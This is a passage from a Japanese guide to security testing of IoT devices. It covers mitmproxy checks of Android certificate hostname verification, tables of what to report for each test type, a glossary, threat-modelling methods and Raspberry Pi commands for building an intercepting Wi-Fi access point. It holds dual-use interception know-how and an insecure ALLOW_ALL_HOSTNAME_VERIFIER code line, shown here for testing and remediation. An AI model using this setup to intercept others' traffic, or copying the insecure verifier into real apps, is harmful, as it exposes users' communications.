


図 4-64 インストールされたルート証明書

3. モバイルアプリケーションが正しく通信可能であり、mitmproxy で通信内容が盗聴可能か否かを確認する

（4） 期待される結果

Android 端末がホスト名の検証を正しく行っているか否かを確認できる。

検証に不備がある場合、本来実行できるべきではない SSL/TLS の通信通信が行われ、中間者（Raspberry Pi 環境）にて通信の内容を確認することができる。図 4-65 に確認できる通信内容の一例を示す。




図 4-65 mitmproxy における通信内容の確認

上記の通信は動作確認用モバイルアプリケーションをインストールした Android 端末の通信であり、動作確認用モバイルアプリケーションには以下のコードが記述されている。

```
org.apache.http.conn.ssl.SSLSocketFactory.ALLOW_ALL_HOSTNAME_VERIFIER
```

このコードは SSL/TLS 通信を行う際に、通信先のサーバのホスト名と TLS ハンドシェイクプロトコルで受け取る証明書に記載されているホスト名が異なっている場合でも通信を許可するため、通信内容の入手が可能となっている。攻撃者に通信内容を入手させないための実装の一例として、上記のように通信先を無条件で信頼するコードはリリース前に削除しておくことが求められる。

（5） 参考 URL

[1] https://docs.mitmproxy.org/stable/

（6） 備考

Raspberry Pi 環境および Android 端末で動作を確認した。

5 検証結果の分析と報告

検証サービス事業者は、セキュリティ検証の実施後、検証結果の分析を行い、検証依頼者に検証結果と分析内容を報告する必要がある。一般には、表 5-1 に示すような内容を報告するべきである。その他、検証結果の報告時に実施すべき事項については本編の第 4 章にも記載しているため、併せて参照することを推奨する。

表 5-1 セキュリティ検証における主要な報告事項

報告事項	説明
検証手順	検証環境や検証を行った際に実行したコマンドを報告する。検証サービスの契約終了後も、検証依頼者にて同一の検証を実施し修正確認等を行う場合がある。
再現性	同一の手法を複数回実施した場合に、同一の結果になるのか否かを報告する。特定の条件でのみ脆弱性が再現する場合やツールの誤検知等があり得るためである。
脆弱性の影響	脆弱性が検証依頼者にとってどのような影響をもたらしうるのかを示す。CVSS 等を用いて定量的に示すことが可能である。
修正方法、緩和策	問題が見つかった場合にどのような対策を講じるべきか等の推奨事項を報告する。ただし、脆弱性によっては、検証サービス事業者側では十分に原因がわからない場合があるため、誤った対策を提示しないよう注意が必要である。

表 5-1 に示した報告事項は、検証項目に依らず報告すべき内容であるが、検証の特性に応じて、分析すべき内容や報告事項は異なる。本別冊では、第 4 章に示した検証手法ごとの分析例と、主な報告事項について述べる。

5.1 ファームウェア解析

ファームウェア解析における分析例と主な報告事項を表 5-2 に示す。

表 5-2 ファームウェア解析における分析例と主な報告事項

検証	分析例	主な報告事項
4.3.1 UART 経由でのアクセス可否確認	UART 経由でブートローダコマンドの実行やシェルへのアクセスが可能な場合、認証の有無や実行可能なコマンドを確認する。	・使用機材 ・配線の詳細 ・ファームウェアの抽出可否 ・実行可能なコマンド
4.3.2 UART 経由	パスワードリスト攻撃が成功した場合、	・使用機材

検証	分析例	主な報告事項
でのシェルアクセス時のユーザ認証におけるパスワードリスト攻撃	ログインが可能であったユーザ名とパスワードを一覧化する。ログイン後、どのようなコマンドが実行可能であるか確認する。	・配線の詳細 ・ログイン可能であったユーザ名、パスワード ・実行可能なコマンド ・試行したパターン数 ・実行に要した合計時間
4.3.3 SPI フラッシュダンプによるファームウェアの抽出	ファームウェアの抽出に成功した場合、後述する binwalk 等を用いて、抽出されたファームウェアを分析する。 物理的なノイズにより完全なファームウェアが取得できない場合があるため、複数回同じ操作を試行し、同一のファームウェアが取得可能であるか確認することが望ましい。	・使用機材 ・配線の詳細 ・ファームウェアの抽出可否
4.3.4 binwalk によるファイルシステムの取り出し	ファイルシステムの取り出しが可能な場合、クレデンシャルの有無を確認する。	・ファイルシステムの取り出し可否 ・クレデンシャルの有無
4.3.5 QEMU によるファームウェアの動作エミュレーション	シェルへのアクセスによるコマンド実行やデバッガの使用等により、ファームウェアを動的に解析する。	・動的解析の手順 ・動的解析により得られた情報

5.2 バイナリ解析

バイナリ解析における分析例と主な報告事項を表 5-3 に示す。

表 5-3 バイナリ解析における分析例と主な報告事項

検証	分析例	主な報告事項
4.4.1 Ghidra 及び CWE Checker による安全でない関数の呼び出し有無の確認	安全でない関数の呼び出しがあった場合、直前でのバッファ長チェック等が行われているかを確認する。また、そのパラメータが外部から入力可能であるか確認する。	・安全でない関数の呼び出し一覧 ・デコンパイルされたコードの解説と分析結果
4.4.2 Ghidra によるフォーマット文字列攻撃に対する脆弱性有無の確認	フォーマット文字列攻撃に対して脆弱な実装が見つかった場合、該当の箇所でパラメータが外部から入力可能であるか確認する。	・脆弱性有無とその発生箇所 ・デコンパイルされたコードの解説と分析結果

検証	分析例	主な報告事項
4.4.3 MobSF によるモバイルアプリケーションの脆弱性有無確認	MobSF が出力するレポートからは様々な解析結果が得られるため、その後の分析方法も多岐にわたる。例えば、脆弱性の要因になる箇所が検出された場合、デコンパイルされたコードの確認等を行う。	・MobSF が出力したレポートとその解説 ・デコンパイルされたコードの解説と分析結果（コードをデコンパイルした場合）
4.4.4 Jadx によるモバイルアプリケーションにおける難読化の有効性確認	難読化解除の操作後、デコンパイルされたコードを確認し、メソッド名や変数名から処理の内容が推測可能か分析する。	・難読化の有効性 ・デコンパイルされたコードの解説と分析結果

5.3 ネットワークスキャン

ネットワークスキャンにおける分析例と主な報告事項を表 5-4 に示す。

表 5-4 ネットワークスキャンにおける分析例と主な報告事項

検証	分析例	主な報告事項
4.5.1 Nmap によるオープンしている TCP、UDP ポートの調査	攻撃に利用されやすいポート（例：telnet で使用される 23 番）が開いていないか確認する。	・オープンしているポート一覧 ・攻撃に利用されやすいポートオープン有無
4.5.2 Nmap によるサービスのバージョン情報取得	サービスのバージョンが取得できた場合、既知脆弱性の診断と組み合わせ、脆弱性の有無調査や悪用可否の確認を行う。	・サービスのバージョン一覧 ・サービスに存在しうる脆弱性一覧（脆弱性調査を行った場合）

5.4 既知脆弱性の診断

既知脆弱性の診断における分析例と主な報告事項を表 5-5 に示す。

表 5-5 既知脆弱性の診断における分析例と主な報告事項

検証	分析例	主な報告事項
4.6.1 公開情報の調査によるアプリケーションの既知脆弱性調査	既知脆弱性が存在しうる場合、Metasploit Framework や Web に公開されている PoC を使用した脆弱性の再現可否を確認する。	・存在しうる脆弱性一覧 ・使用した手法と脆弱性再現可否（再現可否を確認した場合）
4.6.2 Metasploit	攻撃が成功した場合、その影響を分	・脆弱性の再現可否

検証	分析例	主な報告事項
Framework による既知脆弱性に対する攻撃の試行	析する。例えば、機密性に影響のある脆弱性の場合、どのような情報が漏洩しうるか等。	・影響の分析結果
4.6.3 OWASP ZAP による Web アプリケーションの脆弱性検査	ツールの誤検知の可能性があるため、手動での再確認を行うことが望ましい。例えば、ツールがパストラバーサルの脆弱性を指摘した場合、パストラバーサルを引き起こすパス(例：/etc/hosts)を指定し、パストラバーサルの脆弱性の再現可否を確認する。	・検出された脆弱性一覧 ・脆弱性の再現可否
4.6.4 John the Ripper によるパスワードの復元	パスワードが復元された場合、その要因を分析する。（パスワード長が短い、デフォルトのパスワードである、等）	・復元されたパスワード一覧 ・パスワードが復元された要因
4.6.5 hping3 を使用したフラッド攻撃による可用性検査	サービス拒否が発生する場合、どの程度の通信量でサービス拒否が発生するかを確認する。	・サービス拒否の発生有無 ・送信したパケットのログ ・検査時の通信量
4.6.6 フラグメンテーション攻撃による可用性検査	サービス拒否が発生する場合、どの程度の通信量でサービス拒否が発生するかを確認する。	・サービス拒否の発生有無 ・送信したパケットのログ ・検査時の通信量
4.6.7 Slow HTTP DoS 攻撃による可用性検査	サービス拒否が発生する場合、どの程度の通信量でサービス拒否が発生するかを確認する。	・サービス拒否の発生有無 ・送信したパケットのログ ・検査時の通信量
4.6.8 logcat によるモバイルアプリケーションのログ確認	どのような情報が出力されているかを確認する。出力された情報が機微な情報であるか否かは検証サービス事業者で判断できない場合もあるため、必要に応じて検証依頼者に確認を行う。	・出力されたログ
4.6.9 apksigner によるモバイルアプリケーションの署名バージョン確認	古いバージョンの署名が使用されていないかを確認する。	・署名のバージョン

5.5 ファジング

ファジングにおける分析例と主な報告事項を表 5-6 に示す。

表 5-6 ファジングにおける分析例と主な報告事項

検証	分析例	主な報告事項
4.7.1 Peach Fuzzer によるファイルファジング	ファズファイル読み込み時の機器の挙動を分析する。例えば、機器がクラッシュするか等を確認する。	・使用したファズデータ ・試行したパターン数 ・ファジング中の機器の挙動 ・問題有無の根拠
4.7.2 Peach Fuzzer によるネットワークファジング	ファジング時の機器の挙動を分析する。機器のクラッシュやファジングの前後での応答の差異があるか等を分析する。	・使用したファズデータ ・試行したパターン数 ・ファジング中の機器の挙動 ・問題有無の根拠

5.6 ネットワークキャプチャ

ネットワークキャプチャにおける分析例と主な報告事項を表 5-7 に示す。

表 5-7 ネットワークキャプチャにおける分析例と主な報告事項

検証	分析例	主な報告事項
4.8.1 Wireshark による通信内容確認	キャプチャしたパケットの暗号化有無や機微な情報が含まれていないか等の確認を行う。様々な分析の観点がある検証である。	・暗号化有無 ・キャプチャされたデータからわかること
4.8.2 mitmproxy による HTTP 及び HTTPS パケットの取得	キャプチャしたパケットの暗号化有無や機微な情報が含まれていないか等の確認を行う。検証対象機器にルート証明書をインストールした場合、HTTPS で暗号化された通信も分析の対象とすることができる。	・暗号化有無 ・キャプチャされたデータからわかること
4.8.3 mitmproxy による HTTP 及び HTTPS パケットの改ざん	改ざんされたパケットを検証対象機器に送信することでどのような挙動になるかを分析する。	・送信したパケットの内容 ・改ざんされたパケット受信時の機器の挙動
4.8.4 mitmproxy による TCP セグメントの改ざん	改ざんされたパケットを検証対象機器に送信することでどのような挙動になるかを分析する。TCP より上位のプロトコルに依存せずに適用可能。	・送信したパケットの内容 ・改ざんされたパケット受信時の機器の挙動
4.8.5 mitmproxy によるモバイルアプリケーションの証明書検証不備の確認	通信の内容が確認できた場合、証明書の検証不備が存在する。 本来暗号化されるべき通信が確認できるため、機微な情報が含まれていないか確認す	・証明書検証不備の有無

検証	分析例	主な報告事項
	る。	

6 付録

6.1 用語集

- **ARM アーキテクチャ（ARM Architecture）**
  ARM 社により設計されている CPU のアーキテクチャ。

- **Attack Tree**
  脅威をルートノードとした木を作成することで、脅威を実現するための攻撃手段を洗い出す手法。

- **baud rate**
  1 秒間に実行可能なデジタルデータとアナログデータの変調及び復調の回数。

- **CC（Common Criteria）**
  セキュリティの観点から、情報技術に関連した製品及びシステムが適切に設計され、その設計が正しく実装されていることを評価するための仕組み。国際規格 ISO/IEC 15408 に規定されている。

- **CVSS（Common Vulnerability Scoring System）**
  脆弱性の深刻度を同一の基準の下で定量的に比較できる評価方法であり、0～10.0 の間でスコアが定まる。FIRST (Forum of Incident Response and Security Teams) が管理。

- **CWE（Common Weakness Enumeration）**
  Common Weakness Enumeration の略。ソフトウェアにおけるセキュリティ上の弱点（脆弱性）の種類を識別するための共通の基準。米国非営利団体 MITRE を中心として仕様策定。

- **DFD（Data Flow Diagram）**
  システムにおけるデータとその流れを示した図。

- **DHCP (Dynamic Host Configuration Protocol)**
  ネットワークアドレスを動的に割り当てる際に使用されるプロトコル。

- **DREAD**
  Damage、Reproducibility、Exploitability、Affected users、Discoverability の五つの観点の頭文字から構成される用語で、これら五つの観点に基づきリスクのスコアリングを行う手法。

- **EPROM (Erasable Programmable Read Only Memory)**
  データの消去や書き込みが可能な不揮発性メモリ。

- **IoT（Internet of Things）**
  既存もしくは開発中の相互運用可能な情報通信技術により、物理的もしくは仮想的なモノをネットワーク接続した、高度なサービスを実現するグローバルインフラ。[IoT セキュリティガイドライン ver 1.0]

- **IP マスカレード（IP Masquerade）**
  グローバル IP アドレスとプライベート IP アドレスを相互変換し、一つのグローバル IP アドレスを複数の機器で共有するための技術。ポート番号を利用することで、一つのグローバル IP アドレスと複数のプライベート IP アドレスを紐付けることが可能。

- **IoT 機器（IoT Device）**
  IoT を構成する、ネットワークに接続される機器。

- **ISMS（Information Security Management System）**
  組織のマネジメントとして、自らのリスクアセスメントにより必要なセキュリティレベルを決め、プランを持ち、資源を配分して、システムを運用するための仕組み。国際規格 ISO/IEC 27001 に要求事項が定められている。

- **JTAG (Joint Test Action Group)**
  IEEE1149.1 で標準化されているポートの通称。IC チップとその周辺の集積回路を含むチップセットとの相互通信や IC チップ自体の検査、回路動作に対する監視および書き換えを行うこと等が可能。

- **OWASP（Open Web Application Security Project）**
  Web をはじめとするソフトウェアのセキュリティ関する情報共有と普及啓発を目的とした、オープンソース・ソフトウェアコミュニティ。

- **PoC（Proof of Concept）**
  概念実証。本別冊では、脆弱性を再現するための実現手段のことを指す。

- **SPI (Serial Peripheral Interface)**
  回路基板上の各 IC チップを接続するために使用されるインタフェース。

- **SSL/TLS（Secure Socket Layer/Transport Layer Security）**
  通信相手の認証や通信内容の暗号化等を目的として使用されるプロトコル。TLS は SSL の後継のバージョンにあたるが、本別冊では断りがある場合を除き、これらを総称し、SSL/TLS と表記する。

- **STRIDE**
  Spoofing（なりすまし）、Tampering（改ざん）、Repudiation（否認）、Information Disclosure（情報漏えい）、Denial of Service（サービス拒否）、Elevation of Privilege（権限昇格）の六つの脅威の性質の頭文字から構成され、これら六点の性質から脅威を洗い出していく手法。

- **STRIDE-per-Element**
  STRIDE を形式化した手法の一つ。DFD 内の要素ごとに脅威を洗い出す手法。

- **STRIDE-per-Interaction**
  STRIDE を形式化した手法の一つ。DFD 内のデータの発着点に着目して脅威を洗い出す手法。

- **TLPT（Threat-Led Penetration Test）**
  実在の攻撃者の戦術、テクニック、手順等を模倣し、組織のサイバーレジリエンスを侵害しようとすることを目的としたペネトレーションテスト。攻撃側（Red Team）の脅威情報に基づく現実的な攻撃に対して、防御側（Blue Team）は組織として防御、検知、対応等を行い、組織全体のレジリエンス能力を評価する。

- **UART (Universal Asynchronous Receiver/Transmitter)**
  デバッグ等を目的として、外部端末から回路基板にアクセスするために使用されるシリアル信号とパラレル信号の変換を行う集積回路。

- **URI（Uniform Resource Identifier）**
  資源を一意に特定するための識別子。

- **脅威（Threat）**
  システム又は組織に損害を与える可能性がある、望ましくないインシデントの潜在的な原因。[JIS Q 27000:2014]

- **脅威情報（Threat Intelligence）**
  脅威からの保護、攻撃者の活動検知、脅威への対応等に役立つ可能性のある情報。[NIST SP 800-150]

- **脅威分析（Threat Analysis）**
  機器やソフトウェア、システム等に対する脅威を抽出し、その影響を評価すること。主に、製品の要件定義、設計フェーズにて行われる。

- **サイバー攻撃（Cyber Attack）**
  資産の破壊、暴露、改ざん、無効化、盗用、又は認可されていないアクセスもしくは使用の試み。[JIS Q 27000:2014]

- **サイバーセキュリティ（Cybersecurity）**
  電子データの漏洩・改ざん等や、期待されていた機器、IT システム、制御システム等の機能が果たされないといった不具合が生じないようにすること。

- **サプライチェーン（Supply Chain）**
  複数の開発者間でリンクされたリソース・プロセスで、製品とサービスについて、調達にはじまり設計・開発・製造・加工・販売及び購入者への配送に至る一連の流れ。[ISO 28001:2007, NIST SP 800-53 Rev.4]

- **シェルアクセス（Shell Access）**
  OS が提供するシェルを呼び出し、コマンドを実行すること。

- **死活監視（Alive Monitoring）**
  ファジングにおいて、検証対象の機器やソフトウェアがクラッシュしていないか確認すること。

- **シグネチャ（Signature）**
  通信パケットに含まれる、攻撃に関係する認識可能で特徴的なパターン。ウイルス中のバイナリ文字列や、システムへの不正アクセスを得るために使用する特定のキーストロークなど。[NIST SP 800-61 Rev.1]

- **シャドウパスワード（Shadow Password）**
  ハッシュ化されたパスワードを、root 権限を持つユーザのみが参照できるファイルに保存しておく仕組み。

- **脆弱性（Vulnerability）**
  一つ以上の脅威によって付け込まれる可能性のある、資産又は管理策の弱点。[JIS Q 27000:2014]

- **脆弱性検証（Vulnerability Validation）**
  脆弱性の存在を確認するアクティブなセキュリティ検証手法。[NIST SP 800-115]
  脆弱性を洗い出すことを目的とする。

- **セキュリティ検証（Security Validation）**
  機器、システム、組織における脅威に対するセキュリティ対策の妥当性や脆弱性の有無を確認する手法。本手引きでは、特に機器に対するセキュリティ検証について記載している。

- **透過型プロキシ（Transparent Proxy）**
  機器側での設定を行わずに、機器と外部（インターネット等）との間の通信を取得することが可能なサーバ。

- **認証（Authentication）**
  エンティティの主張する特性が正しいという保証の提供。[JIS Q 27000:2014]

- **認可（Authorization）**
  アクセス権限に基づいたアクセス機能の提供を含む権限の付与 [ISO 7498-2:1989]

- **ネットワークファジング（Network Fuzzing）**
  検証対象の機器やソフトウェアに対してネットワークを経由し不正なデータを入力として与えるファジング。

- **バックドア（Backdoor）**

機器に設けられた、正規のログイン方法ではない非公表のアクセス方法。潜在的なセキュリティリスクとなりうる。[NIST SP 800-82 Rev.2]

- **ファイルファジング（File Fuzzing）**
  検証対象の機器やソフトウェアに対して不正なファイルを入力として与えるファジング。

- **ファジング（Fuzzing）**
  検証対象の機器やソフトウェアに脆弱性を引き起こしうるデータ（ファズデータ）を送り込み、その挙動を確認することで脆弱性を検出する手法。

- **フラグメンテーション攻撃（Fragmentation Attack）**
  ファイアウォールの迂回やサービス拒否等を目的に断片化したパケットを送信する攻撃手法。

- **フラッド攻撃（Flood Attack）**
  大量のパケットを送信し、対象のリソースを枯渇させる攻撃手法。

- **プロトコル（Protocol）**
  複数の主体が滞りなく信号やデータ、情報を相互に伝送できるよう、あらかじめ決められた約束事や手順の集合のこと。

- **ブートローダ（Boot Loader）**
  機器の起動時に OS の読み出しや起動を行うプログラム。

- **ブートローダコマンド（Boot Loader Command）**
  ブートローダが提供する機能を利用するためのコマンド。

- **ペネトレーションテスト（Penetration Test）**
  組織が有するすべてのシステムや、指定されたシステム全体を対象とし、明確な意図を持った攻撃者によって、その目的が達成されうるかを確認するセキュリティ検証手法。

- **マルウェア（Malware）**
  許可されていないプロセスの実施を試みることによって、情報システムの機密性・完全性・可用性に悪影響をもたらすソフトウェア又はファームウェア。[NIST SP 800-53 Rev.4]
  セキュリティ上の被害を及ぼすウイルス、スパイウエア、ボット等の悪意を持ったプログラムを指す総称。

- **リスク（Risk）**
  目的に対する不確かさの影響。[JIS Q 27000:2014]

- **レジリエンス（Resilience）**
  システムが以下の状態を維持できること：①悪条件下にあっても、あるいは負荷がかかった状態であっても、（顕著に低下した状態又は無力化したような状態に陥ったとしても）稼働して、基礎的な運用能力を維持すること。②ミッションニーズと平仄が合う時間内に、有効的に運用されている状態

に復旧すること。[NIST SP 800-53 Rev.4]

- **%n 書式（%n Format）**
  これまでの書式編集出力で何バイトのデータが書き出されたかの値を、指定した整数変数に書き込む際に使用される書式。なお、%n 書式は、C11 仕様において廃止されている。

6.2 参考文書

- **サイバー・フィジカル・セキュリティ対策フレームワーク（経済産業省）**
  https://www.meti.go.jp/press/2019/04/20190418002/20190418002-2.pdf
- **IoT セキュリティガイドライン ver1.0（IoT 推進コンソーシアム、総務省、経済産業省）**
  https://www.meti.go.jp/press/2016/07/20160705002/20160705002-1.pdf
- **OWASP テスティングガイド 第 3 版（OWASP）**
  https://www.owasp.org/images/1/1e/OTGv3Japanese.pdf
- **NIST SP 800-115: Technical Guide to Information Security Testing and Assessment（NIST）**
  https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf
- **脆弱性診断士スキルマッププロジェクト（ISOG-J 及び OWASP Japan）**
  https://wiki.owasp.org/index.php/Pentester_Skillmap_Project_JP
- **情報セキュリティサービス審査登録制度 情報セキュリティサービス基準（経済産業省）**
  https://www.meti.go.jp/policy/netsecurity/shinsatouroku/zyouhoukizyun.pdf
- **IoT 開発におけるセキュリティ設計の手引き （IPA）**
  https://www.ipa.go.jp/files/000052459.pdf
- **つながる世界の開発指針 第 2 版（IPA）**
  https://www.ipa.go.jp/files/000060387.pdf
- **Internet of Things (IoT) Project（OWASP）**
  https://www.owasp.org/index.php/OWASP_Internet_of_Things_Project
- **ファジング活用の手引き（IPA）**
  https://www.ipa.go.jp/security/vuln/documents/fuzzing-guide.pdf
- **CAPEC (MITRE)**
  https://capec.mitre.org/

- **OWASP Mobile Top 10 (OWASP)**
  https://owasp.org/www-project-mobile-top-10/
- **『Android アプリのセキュア設計・セキュアコーディングガイド』【2020 年 11 月 1 日版】(日本スマートフォンセキュリティ協会)**
  https://www.jssec.org/dl/android_securecoding.pdf
- **DREAD(Microsoft)**
  https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648644(v=pandp.10)
- **NIST SP800-175B Guideline for Using Cryptographic Standards in the Federal Government (NIST)**
  https://csrc.nist.gov/csrc/media/publications/sp/800-175b/archive/2016-03-11/documents/sp800-175b-draft.pdf
- **電子政府推奨暗号リスト**
  https://www.cryptrec.go.jp/list.html

6.3 脅威分析手法の補足

本別冊では、DFD、STRIDE（STRIDE-per-Interaction）、Attack Tree、DREAD といった脅威分析手法を組み合わせた例を示したが、脅威分析はこれらの手法に限られるものではない。本節では、その他の脅威分析手法として、STRIDE-per-Element、PASTA (The Process for Attack Simulation and Threat Analysis)及び Quantitative Threat Modeling Method の三つの概要を示す。

6.3.1 STRIDE-per-Element

STRIDE-per-Element とは、STRIDE を形式化した手法の一種である。表 6-1 に示すように、DFD 内の要素を四つの種類に分類し、要素ごとに表中で「○」となっている脅威を抽出する手法である。機械的に脅威を導出することが可能であるため、脅威分析の入門者にとっても扱いやすいというメリットがある一方で、同じ脅威を繰り返し抽出する可能性があるというデメリットがある。

表 6-1 STRIDE-per-Element で用いる各要素と起こりうる脅威の対応表

要素	S	T	R	I	D	E
外部エンティティ	○		○			
プロセス	○	○	○	○	○	○
データフロー		○		○	○	
データストア		○	○	○	○	

6.3.2 PASTA (The Process for Attack Simulation and Threat Analysis)

PASTA は、2012 年に Tony UcedaVélez 氏によって開発された脅威分析手法である。この手法では、以下の 7 つの手順に従って脅威分析を行う。

1. Define Objectives
   ビジネスの目的や、セキュリティ要件等を特定する。
2. Define Technical Scope
   アプリケーションやソフトウェアの依存関係等を整理する。
3. Application Decomposition
   ユースケースの明確化や DFD による信頼境界の明確化等を行う。
4. Thread Analysis
   脅威シナリオの分析を行う。
5. Vulnerability & Weakness Analysis
   脅威木の作成や、CVSS 等を用いたスコアリングを行う。
6. Attack Modeling
   Attack Tree の作成等を行う。
7. Risk & Impact Analysis
   ビジネスへの影響の分析や緩和策等の検討を行う。

6.3.3 Quantitative Threat Modeling Method

Quantitative Thread Modeling Method は、STRIDE、Attack Tree、CVSS を組み合わせた手法である。この手法では、まず STRIDE の各脅威カテゴリについての Attack Tree を作成する。次に作成した Attack Tree の各ノード対して CVSS のスコアを計算する。脅威の Attack Tree を作成するという点で、本別冊で示した例と類似している一方、Attack Tree の各ノードに対して CVSS によるスコアリングを行うという点が本別冊の例とは異なる。

6.4 Raspberry Pi 環境の構築手順

本節では、Wi-Fi アクセスポイントと透過型プロキシの構築手順を示す。ここでは、有線 LAN のインタフェース名が eth0、検証対象機器が接続する無線 LAN のインタフェース名が wlan0 として解説する。

1. 以下の手順で iptables の優先度変更を行う。
   I. 以下のコマンドを実行する。

```
$ sudo update-alternatives --config iptables
```

   図 6-1 にコマンドの実行結果の一例を示す。




図 6-1 iptables の優先度変更

II. Ⅰの出力結果の中から iptables-legacy の番号を指定する。図 6-1 の例では、1 を入力し、Enter キーを押下することで設定が反映される。

ここで優先度変更を行う意図は、下記のとおりである。

- Raspbian GNU/Linux 10 (Buster)では iptables の後方互換として、nftables をデフォルトで使用するよう設定されている。また、デフォルトで nftables を使用するようになっている場合、iptables の設定が自動で nftables の設定に変換されてしまう。
- ここでは、iptables を用いた環境構築手順を記載するため、優先度の変更を行い、iptables を使用するよう設定する。

2. 以下のコマンドを実行し、iptables の設定を行う。

```
$ sudo su -      #管理者権限に変更
# iptables -t nat -F
# iptables -t filter -F
# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
# iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport <リダイレクト元のポート番号> -j REDIRECT --to-port <リダイレクト先のポート番号>
# sh -c “iptables-save > /etc/iptables.ipv4.nat”     #ルーティングルールの保存
```

ここでは iptables を利用したルーティングとポートフォワーディング、IP マスカレードの設定を行う。

上記のコマンドの中で、管理者権限の変更後は大きく分けて以下の三つが含まれる。

- 既存のルーティングルールの削除

```
# iptables -t nat -F
# iptables -t filter -F
```

- ポートフォワーディングや IP マスカレードを含んだルーティングルールの設定

```
# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
# iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport <リダイレクト元のポート番号> -j REDIRECT --to-port <リダイレクト先のポート番号>
```

- ルーティングルールの保存

```
# sh -c “iptables-save > /etc/iptables.ipv4.nat” #ルーティング
```

```
ルールの保存
```

3. 再起動する。
4. 固定 IP の設定とホットプラグ機能の有効化する。
   I. 固定 IP に関する設定ファイル（/etc/network/interfaces.d/static_conf）を作成し、以下の内容を記載する。

```
iface wlan0 inet static
      address 10.0.0.1
      netmask 255.255.255.0
```

   上記は wlan0 というインタフェースに固定の IP アドレスを与えるための設定である。ここでは固定の IP アドレスとして 10.0.0.1/24 を与えている。

   II. 端末の電源を付けたまま、インタフェースの脱着を可能にするホットプラグ機能を有効にするため、設定ファイル（/etc/network/interfaces）に以下の内容を記載する。

```
allow-hotplug wlan0
```

5. DHCP サーバのインストールと初期設定を行う。
   I. 以下のコマンドを実行し、DHCP サーバのデーモンをインストールする。

```
$ sudo apt update
$ sudo apt install -y isc-dhcp-server
```

   II. DHCP の設定ファイル（/etc/dhcp/dhcpd.conf）を以下のように編集する。
      ① 以下のように行頭に#を付与し、不要な設定をコメントアウトする。

```
#option domain-name “example.org”
#option domain-name-server ns1.example.org,
ns2.example.org;
```

      ② 以下のように行頭の#を削除し、コメントアウトを解除する。

```
authoritative;
```

      上記設定により、DHCP サーバが割り当てる IP アドレスの範囲外の IP アドレスを使用し、接続端末が通信しようとしたときに、IP アドレスの再取得を要請することができる。

      ③ ファイル末尾に設定を追記する。ただし、IP アドレスは環境に応じて適宜書き換え、option routers には固定 IP 設定とホットプラグ機能の有効化で wlan0 に割り当てた固定 IP アドレスを指定する必要がある。

```
ping-check true;
subnet 10.0.0.0 netmask 255.255.255.0 {
          option routers 10.0.0.1;
          option broadcast-address 10.0.0.255;
          option domain-name “local”;
          option domain-name-servers 8.8.8.8, 8.8.4.4;
          default-lease-time 600;
          max-lease-time 7200;
          range 10.0.0.100 10.0.0.200;
}
```

      上記の設定では、自身の IP アドレスや割り当てる IP アドレスの範囲等の DHCP が動

作するために必要な情報を記載している。

III. isc-dhcp-server のデフォルトの設定ファイル（/etc/default/isc-dhcp-server）を以下のように編集する。この設定により、wlan0 に対して DHCP の要求をした端末のみ、IP アドレスが割り当てられる。

```
INTERFACESv4 = “wlan0”
```

6. hostapd のインストールと初期設定

I. 以下のコマンドを実行し、hostapd をインストールする。

```
$ sudo apt install -y hostapd
```

II. hostapd の設定ファイル（/etc/hostapd/hostapd.conf）を作成し、以下のように編集する。

```
interfaces=wlan0      #wlan0 を Wi-Fi として動作させることを明示
ssid=mitmproxy        #Wi-Fi アクセスポイントの SSID
